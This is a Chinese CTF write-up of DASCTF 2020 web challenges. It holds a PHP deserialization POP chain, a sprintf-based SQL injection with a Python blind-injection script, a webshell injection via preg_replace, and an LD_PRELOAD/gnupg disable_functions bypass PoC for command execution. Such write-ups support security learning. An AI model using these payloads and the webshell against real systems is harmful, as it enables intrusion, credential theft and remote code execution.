

安恒月赛2020年DASCTF——四月春季赛---Web-Writeup

原创

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[笔记](#) 专栏收录该内容

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订阅专栏

Ezunserialize

比赛的时候去玩了, 刚好兄弟们发了第一个web的源码, 于是我自己复现了一下

```
<?php
show_source("index.php");
error_reporting(0);
function write($data){
    return str_replace(chr(0) . '*' . chr(0), '\0\0\0', $data);
}

function read($data){
    return str_replace('\0\0\0', chr(0) . '*' . chr(0) , $data);
}

class A{
    public $username;
    public $password;
    function __construct($a,$b){
        $this->username = $a;
        $this->password = $b;
    }
}

class B{
    public $b = 'gqy';
    function __destruct(){
        $c = 'a'.$this->b;
        echo $c;
    }
}

class C{
    public $c;
    function __toString(){
        //flag.php
        echo file_get_contents($this->c);
        return 'nice';
    }
}

$a = new A($_GET['a'],$_GET['b']);

$b = unserialize(read(write(serialize($a))));
?>
```

看源码明显的反序列化漏洞，接着我们构造pop链

```
class B{
    public $b ='ggy';
    function __destruct(){
        $c = 'a'.$this->b;
        echo $c;
    }
}

class C{
    public $c;
    function __toString(){
        //flag.php
        echo file_get_contents($this->c);
        return 'nice';
    }
}
```

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这两个类，__destruct和__toString魔术方法怎么自动调用就不详说了，之前的文章已经详细说明了。

pop链构造思路如下

题目已提示flag.php，所以我们要让C类的属性c=flag.php，从而通过file_get_content()输出flag，但是要输出flag，得先自动调用__toString魔术方法，所以我们让B类的属性b等于C类，从而输出一个类，就自动调用__toString魔术方法了exp如下

```
<?php

class B{
    public $b;
}

class C{
    public $c = "flag.php";
}

$a = new B();
$a->b = new C();

echo serialize($a);

?>
```

序列化的内容如下


```
O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}
```

如果我们直接将上面这段内容传进去的话

```
> O:1:"A":2:{s:8:"username";s:1:"1";s:8:"password";s:55:"O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}";}
```

可以发现对象被当成password的一个值了(也就是字符窜)，所以不能够调用魔术方法

没想到赛后环境又出来了，真的舒服



随便提交发现有一段sql语句


```
select * from user where user='$user' and passwd='%s'
```

和我们平常见到的sql语句不同，搜了搜
sprintf格式化注入漏洞

我看那篇文章大概就是 没做字符类型检测的最大危害就是它可以吃掉一个转义符，如果%后面出现一个，那么php会把当作一个格式化字符的类型而吃掉，最后%\（或%1\$）被替换为空

为了方便理解，我自己做了个测试

```
select * from user where user=' and passwd=' and 1=1 #'
```



可以发现%1\$将单引号给吞了，从而实现类似于'转义单引号的注入,前面经过测试，过滤了or 我们可以用异或来进行sql注入

payload

```
user=%1$&passwd=^1^1#
```

观察界面，很明显有布尔回显

我采用的是布尔盲注

查用户名payload

```
user=%1$&passwd=^(ascii(substr((user),1,1))>1)#
```

查密码payload

```
user=%1$&passwd=^(ascii(substr((passwd),1,1))>1)#
```

exp如下

```
import requests
import time

url = "http://183.129.189.60:10010/"
temp = {}
password = ""
for i in range(1,1000):
    time.sleep(0.06)
    low = 32
    high =128
    mid = (low+high)//2
    while(low<high):
        '''查用户名'''
        payload1 = '^^(ascii(substr((user),%d,1))>%d)#' % (i,mid)
        temp = {"user": "%1$", "passwd": payload1}

        '''查密码'''
        # payload2 = '^^(ascii(substr((passwd),%d,1))>%d)#' % (i,mid)
        # temp={"user": "%1$", "passwd": payload2}
        r = requests.post(url,data=temp)
        print(low,high,mid,":")
        if "username or password error" in r.text:
            low = mid+1
        else:
            high = mid
            mid =(low+high)//2
    if(mid ==32 or mid ==127):
        break
    password +=chr(mid)
    print(password)

print("password=",password)
```

用户名 **admin**

```
password= admin
```

密码 GoODLUcKcTFer2020HAckFuN

```
password= GoODLUcKcTFer2020HAckFuN
```

我登录之后是这个玩意

前台啥都没有，给大家表演个劈叉



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，想了想会不会是后台登录
我用御剑扫到了admin后台

登录之后

一段源码

```
<?php
error_reporting(0);
session_save_path('session');
session_start();
require_once './init.php';
if($_SESSION['login']!=1){
    die("<script>>window.location.href='./index.php'</script>");
}
if($_GET['shell']){
    $shell= addslashes($_GET['shell']);
    $file = file_get_contents('./shell.php');
    $file = preg_replace("/\\\$shell = '.*';/s", "\$shell = '{$shell}';", $file);
    file_put_contents('./shell.php', $file);
}else{
    echo "set your shell."<br>";
    chdir("/");
    highlight_file(dirname(__FILE__)."/admin.php");
}
?>
```

参考文献

利用\$0将单引号吞掉，从而将webshell传入
我自己测试了一下

```
http://localhost:9090/update.php?api=;phpinfo();  
http://localhost:9090/update.php?api=$0
```

```
<?php  
\$API = '$API = ';phpinfo();';'  
?>
```

可以发现咱们的webshell并没有被替代
传马

payload

```
?shell=;eval($_POST[person]);  
?shell=$0
```

蚁剑连接



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好家伙，访问根目录失败，我就知道没这么容易...

看了web

绕过LD_PRELOAD

[深入浅出LD_PRELOAD & putenv\(\):](#)

[exp链接](#)

先去看看phpinfo

set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_wa itpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pc ntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus ,pcntl_wtermsig,pcntl_wstopstsig,pcntl_signal,pcntl_si gnal_get_handler,pcntl_signal_dispatch,pcntl_get_las t_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwai tinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority ,pcntl_setpriority,pcntl_async_signals,system,exec,sh ell_exec,popen,proc_open,passthru,symlink,link,sysl og,imap_open,ld,mail,error_log,dlopen,FFI::cdef,debug_b acktrace,imap_mail,mb_send_mail	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_wa itpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pc ntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus ,pcntl_wtermsig,pcntl_wstopstsig,pcntl_signal,pcntl_si gnal_get_handler,pcntl_signal_dispatch,pcntl_get_las t_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwai tinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority ,pcntl_setpriority,pcntl_async_signals,system,exec,sh ell_exec,popen,proc_open,passthru,symlink,link,sysl og,imap_open,ld,mail,error_log,dlopen,FFI::cdef,debug_b acktrace,imap_mail,mb_send_mail
Off	Off https://blog.csdn.net/SopRomeo

禁用了mail，再去看看phpinfo，看到有个gnupg库，可以利用这一点，来进行绕过

参考文献

根据参考文献，上传我们的文件

poc文件如下：(将上面的链接改下(反正抄赵总的...))

```
<?php
    echo "<p> <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypp  
ass_disablefunc_x64.so </p>";

    $cmd = $_GET["cmd"];
    $out_path = $_GET["outpath"];
    $evil_cmdline = $cmd . " > " . $out_path . " 2>&1";
    echo "<p> <b>cmdline</b>: " . $evil_cmdline . "</p>";

    putenv("EVIL_CMDLINE=" . $evil_cmdline);

    $so_path = $_GET["sopath"];
    putenv("LD_PRELOAD=" . $so_path);

    $res = gnupg_init();
    gnupg_seterrormode($res, GNUPG_ERROR_WARNING);
    $info = gnupg_keyinfo($res, 'your-key-id');
    echo "Key-Info<pre>";
    var_dump($info);
    echo "</pre>";

    echo "<p> <b>output</b>: <br />" . nl2br(file_get_contents($out_path)) . "</p>";

    unlink($out_path);
?>
```

上传后就可以getshell了

查看根目录文件

```
bin  
boot  
dev  
etc  
flag  
home  
lib  
lib64  
media  
mnt  
opt
```

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查看flag即可